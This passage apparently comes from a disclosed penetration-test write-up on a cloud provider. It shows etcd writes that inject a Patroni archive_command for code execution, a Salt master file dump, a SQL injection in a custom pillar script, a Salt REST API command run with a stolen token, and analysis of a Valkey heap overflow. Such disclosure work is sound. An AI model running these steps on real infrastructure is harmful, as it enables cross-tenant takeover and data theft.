
2.4. Compromise of managed PostgreSQL (Patroni) clustersThe PostgreSQL DBMS is one of the most popular managed resources alongside mk8s. The next step was therefore to analyze PostgreSQL hosts in the overlay network. Scanning nodes with the PostgreSQL port (5432) open revealed related services on ports 2379 (an etcd distributed store) and 8008 (Patroni REST API). While the Patroni REST API required authentication, access to etcd was completely unrestricted. Analysis of the contents of etcd revealed a critical key, /v2/keys/service/pg-cluster/config, which contained the Patroni configuration.
Patroni configuration in etcd
{ "ttl": 30, "loop_wait": 10, "retry_timeout": 10, "maximum_lag_on_failover": 1048576, "postgresql": { "use_pg_rewind": true, "parameters": { "archive_command": "id", "archive_mode": "always", "max_connections": 550, "max_locks_per_transaction": 512, "max_worker_processes": 27 } } }
Write access to this configuration file allows an attacker to set archive_command to a command of their choice and achieve RCE on the target host when the archiving process starts. To avoid waiting for the WAL to fill up through normal activity, a way was found to force archiving even with minimal access privileges:
Update the Patroni configuration with the modified archive_command:
curl -s -X PUT http://localhost:2379/v2/keys/service/<CLUSTER_NAME>/config -d value="$(jq -c . config.json)" | jqUpdate the configuration again to add the standby_cluster parameter:
{ "ttl": 30, "loop_wait": 10, "retry_timeout": 10, "maximum_lag_on_failover": 1048576, "postgresql": { "use_pg_rewind": true, "parameters": { "archive_command": "rce", "archive_mode": "on", "archive_timeout": "10", "max_connections": 550, "max_locks_per_transaction": 512, "max_worker_processes": 27 } }, "standby_cluster": { "host": "192.0.2.1", "port": 5432 } }After this parameter is applied, Patroni detects a role conflict for the current primary. The logs show a sequence similar to the following:
cannot be a real primary in standby cluster Demoting self (demote-cluster) received fast shutdown request checkpoint starting: shutdown immediatePostgres then restarts, and the archiving process runs and executes the injected command:

PostgreSQL process context and node network interfaces

This makes it possible to log in to other tenants’ Postgres DBMS instances and gain full control over the data. As an additional risk factor, files containing credentials for access to S3 storage were found on these hosts.
Database and S3 access parameters in a backup file

This storage holds backups not only of the current instance but also of all other databases in the cloud.
List of backup storage locations in S3
3. Attack on SaltStack management infrastructureAfter gaining root access to the control plane node, the focus shifted to the SaltStack configuration management service.

3.1. Analysis of salt fsThe first step was to dump the entire Salt master file system for subsequent static analysis:
Fragment of the Salt Master file list
It contained numerous files.
salt-call --out=newline_values_only cp.list_master saltenv=redacted | sed '/^$/d' | while read -r f; do mkdir -p "/tmp/dump/$(dirname "$f")" salt-call --out=newline_values_only cp.get_file "salt://$f" "/tmp/dump/$f" saltenv=redacted >/dev/null doneBecause the Salt version in use was up to date, no known CVEs were applicable. However, we found a custom script (_pillar/somebase.py) with a critical vulnerability among the files on the Salt master. The vendor had written it to service minions running the somebase service. The vulnerability is an insecure SQL query construction through the query.format() method:

sql = query.format( minion_id=minion_id, pillar={**pillar, **results}, grains=__grains__, ) loaded_items = db_connections[db_alias].load_object_list(sql)A Salt minion can trigger a pillar refresh and pass arbitrary metadata (grains) to the Salt master. This allows an attacker to inject SQL code through the some_id parameter inside grains. When the extension on the Salt master side processes the request, the generated SQL query is executed in the prod-cloud database. As a result, the vulnerability makes an error-based SQL injection possible.
Database error during pillar processing

3.2. Exploiting the SQLiThis vulnerability provided access to various database schemas. The most interesting one was the cloudsmth schema, which contained about 50 tables with metadata of all managed resources and VDS.
Fragment of the table list in the cloudsmth schema

Even more notable was the salt-masters table, which held authentication tokens for all Salt masters.
Records with Salt Master authentication tokens
With these tokens, we could access the Salt master REST API and run arbitrary commands on all minions in the cloud:
curl -k https://salt-master:8000 -H "Accept: application/json" -H "Content-Type: application/json" -H "X-Auth-Token: REDACTED" -d '[{"client":"local","tgt":"hostname-minion","fun":"cmd.run","arg":["id; hostname"]}]'By agreement with the vendor, the attack was not developed further. Even so, access to the salt-masters table and the prod-cloud database would have made it possible to take over all resources, including VDS, S3, and other services, in a single step.
4. Other ways to attack the cloudIt’s worth mentioning other ways to get into the overlay network, since some of them also produced interesting cases.
4.1. Exploiting a vulnerability in Managed ValkeyDuring analysis of the Valkey instances deployed in the cloud infrastructure, we found that the software version in use was vulnerable to CVE-2026-25243. At the time of the analysis, no public proofs of concept (PoCs) or exploits existed. To study how the vulnerability manifests, we analyzed the diagnostic data returned by the INFO command:
valkey_version=7.2.11 redis_version=7.2.4 redis_git_sha1=97b6663c redis_git_dirty=0 redis_build_id=a75ca2f023d97d88 gcc_version=13.3.0 arch_bits=64 os=Linux 6.8.0-124-generic x86_64 executable=/usr/bin/valkey-serverThe redis_build_id identifier made it possible to determine the exact binary in use. It matched the official build for Ubuntu Noble x86_64.
CVE-2026-25243 is caused by the RESTORE command handling serialized RDB objects incorrectly. When the legacy hash-zipmap encoding is used, the validator accepts a 5-byte length representation for a short key, but the parser that follows interprets the key’s internal bytes as the encoding of the value length. This mismatch can cause an out-of-bounds write that overwrites adjacent heap chunks (heap overflow), which can potentially lead to an arbitrary write primitive. After the successful arbitrary write to adjacent memory regions, strict systemd sandbox rules presented an obstacle:
